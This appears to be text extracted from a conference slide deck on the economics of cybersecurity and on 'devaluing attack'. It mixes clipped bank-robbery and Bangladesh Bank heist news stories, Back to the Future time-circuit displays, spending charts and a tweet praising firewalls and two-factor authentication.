



VAULT DOOR
WEIGHT: 22 1/2 Tons
THICKNESS: 22 Inches
STEEL: 11 Layers of Special
Cutting and Drill Resistant
LOCKS: 4 Hamilton Watch
Movements for Time Locks

DISINCENTIVIZING THREATS AGAINST THE NEXT BILLION DEVICES
DEVALUING ATTACK



“[I rob banks] because that’s where the money is.”

–WILLIE SUTTON (NOT REALLY)

MONTH

DAY

YEAR

HOUR

MIN

FEB

05

1925

AM
PM

00

05

DESTINATION TIME

MONTH

DAY

YEAR

HOUR

MIN

OCT

26

1985

AM
PM

01

22

PRESENT TIME

MONTH

DAY

YEAR

HOUR

MIN

OCT

26

1985

AM
PM

01

20

LAST TIME DEPARTED



Bandits Rob Clovis State Bank, Taking \$10,000 to \$25,000

**Unmasked Men Enter Institution At 1 P. M.,
Bind Cashier And Lock Him In Vault
And Make Escape With Gold And
Currency In Auto**

(By Bee Bureau)

CLOVIS (Fresno Co.), Feb. 5.—Two unmasked and armed bandits entered the Clovis State Bank at 1 o'clock this afternoon and after locking Assistant Cashier Thomas



MONTH

DAY

YEAR

HOUR

MIN

MAR

31

2016

AM

PM

09

14

DESTINATION TIME

MONTH

DAY

YEAR

HOUR

MIN

OCT

26

1985

AM

PM

01

22

PRESENT TIME

MONTH

DAY

YEAR

HOUR

MIN

OCT

26

1985

AM

PM

01

20

LAST TIME DEPARTED





Michael D'Onofrio, mcdonofrio@lohud.com

6:55 p.m. EDT March 22, 2016

The suspect was wearing a black hooded sweatshirt, black pants and a baseball hat



(Photo: Yonkers police department)



CONNECT



TWEET



LINKEDIN



COMMENT



EMAIL



MORE

YONKERS - A man who stole \$6,000 from a bank on Central Park Avenue last week remains at large, police said.

The man entered the Atlantic Bank, at 2320 Central Park Ave., around 5:50 p.m. on Friday and handed the bank teller a note, Yonkers police said. The man

was given \$6,000 in cash and fled from the bank on foot.

Police conducted a search of the area, but the man was not located.

FBI Investigating Bangladesh Bank-Account Heist

Thieves were able to move about \$81 million from Bangladesh's account at the New York Fed to accounts in the Philippines, officials say



Last month, computer criminals attempted to steal nearly \$1 billion from Bangladesh's account at the New York Fed, according to Bangladeshi officials. *PHOTO: CLAUDIO PAPAPIETRO FOR THE WALL STREET JOURNAL*

By **DEVLIN BARRETT** and **KATY BURNE**

Updated March 18, 2016 11:11 a.m. ET

 **7 COMMENTS**

Most Popular Videos

1. Campaign Fight Club: Wives in the Spotlight



2. Body-Paint Artist Builds 'Human Car' at Auto Show



3. Obamas Dance Tango During Official Visit to Argentina



4. iPhone SE Review: Smaller Gets Smarter



5. The Federal Reserve Heist: Where Did the Money Go?



IEEE

SECURITY & PRIVACY

BUILDING DEPENDABILITY, RELIABILITY, AND TRUST

ECONOMICS OF CYBERSECURITY

PART 1



em·pa·thy

noun \ 'em-pə-thē \

the action of understanding, being aware of, being sensitive to, and vicariously experiencing the feelings, thoughts, and experience of another of either the past or present without having the feelings, thoughts, and experience fully communicated in an objectively explicit manner


MO CODE

MO PROBLEMS


A world of insecurity

Worldwide

Information-security spending
\$bn



Breached records
m



Sources: Gartner; Risk Based Security; Ponemon Institute

*Estimate †Forecast

THIS. CAN'T. SCALE.

DEVALUATION




M 13220






IMMUTABILITY





$$\frac{x+yx^6}{R13141} = 1414$$

FLUI
COMPRES






First Start

Second Start

Third Start



1969
1971 to 1973
1974 to 1975
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001 to 2004
2005
2006 to 2007
2008
2009
2010
2011
2012 to 2013





CASE STUDIES



Chris Rohlf

@chrisrohlf



Follow

In all my years working in this industry I've seen exactly 2 effective security technologies stand the test of time: firewalls and 2fa




HARRISON FORD

